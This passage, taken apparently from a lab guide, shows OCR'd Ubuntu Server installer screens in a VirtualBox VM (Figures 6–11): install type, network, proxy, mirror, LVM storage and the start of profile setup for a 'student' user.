
```
Choose type of install                                          [ Help ]

Choose the base for the installation.

(X)  Ubuntu Server

     The default install contains a curated set of packages that provide a
     comfortable experience for operating your server.

( )  Ubuntu Server (minimized)

     This version has been customized to have a small runtime footprint in
     environments where humans are not expected to log in.

Additional options

[ ]  Search for third-party drivers

     This software is subject to license terms included with its documentation.
     Some is proprietary. Third-party drivers should not be installed on
     systems that will be used for FIPS or the real-time kernel.


                              [ Done       ]
                              [ Back       ]
```

Figure 6 – Ubuntu Server


Ubuntu Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
Network connections                                                [ Help ]

Configure at least one interface this server can use to talk to other machines,
and which preferably provides sufficient access for updates.

  NAME    TYPE  NOTES
[ enp0s3  eth   -                ► ]
  DHCPv4  10.0.2.15/24
  08:00:27:f2:b0:ba / Intel Corporation / 82540EM Gigabit Ethernet Controller
(PRO/1000 MT Desktop Adapter)

[ Create bond ► ]

                                   [ Done         ]
                                   [ Back         ]
```


Figure 7 – Accept default network connections


Ubuntu Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[Help]
[Done]
[Back]
Right Ctrl

Configure proxy


```
If this system requires a proxy to connect to the internet, enter its details
here.

Proxy address:
               If you need to use a HTTP proxy to access the outside world,
               enter the proxy information here. Otherwise, leave this blank.

               The proxy information should be given in the standard form of
               "http://[[user][:pass]@]host[:port]/".
```

Figure 8 – Proxy address if needed


Ubuntu Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

```
Configure Ubuntu archive mirror                                    [ Help ]

If you use an alternative mirror for Ubuntu, enter its details here.

Mirror address:  http://us.archive.ubuntu.com/ubuntu
                 You may provide an archive mirror that will be used instead of
                 the default.

                         [ Done         ]
                         [ Back         ]
```


Figure 9 – Alternative mirror if needed



Ubuntu Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
Guided storage configuration                                    [ Help ]

Configure a guided storage layout, or create a custom one:

(X)  Use an entire disk

     [ VBOX_HARDDISK_VBb8475d16-3ad44ed1 local disk 25.000G ▼ ]

     [X]  Set up this disk as an LVM group

          [ ]  Encrypt the LVM group with LUKS

                    Passphrase:


               Confirm passphrase:


( )  Custom storage layout









                              [ Done       ]
                              [ Back       ]
```


Figure 10 – Use the default storage configurations



Ubuntu Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
Storage configuration                                                [ Help ]

FILE SYSTEM SUMMARY

  MOUNT POINT     SIZE    TYPE      DEVICE TYPE
[ /             11.496G  new ext4  new LVM logical volume      ► ]
[ /boot          2.000G  new ext4  new partition of local disk ► ]


AVAILABLE DEVICES

   ┌──────────────────── Confirm destructive action ────────────────────┐
   │                                                                    │
   │  Selecting Continue below will begin the installation process and  │
   │  result in the loss of data on the disks selected to be formatted. │
   │                                                                    │
   │  You will not be able to return to this or a previous screen once the │
   │  installation has started.                                         │
   │                                                                    │
   │  Are you sure you want to continue?                                │
   │                                                                    │
   │                         [ No           ]                           │
   │                         [ Continue     ]                           │
   │                                                                    │
   └────────────────────────────────────────────────────────────────────┘

  partition 2  new, to be formatted as ext4, mounted at /boot     2.000G  ►
  partition 3  new, PV of LVM volume group ubuntu-vg             22.997G  ►


                             [ Done         ]
                             [ Reset        ]
                             [ Back         ]
```

Figure 11 – Confirm and continue



Ubuntu Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Profile setup [Help]

Enter the username and password you will use to log in to the system. You can configure SSH access on the next screen but a password is still needed for sudo.

```
              Your name: Student

     Your server's name: ubuntu_server
                         The name it uses when it talks to other computers.

      Pick a username: student

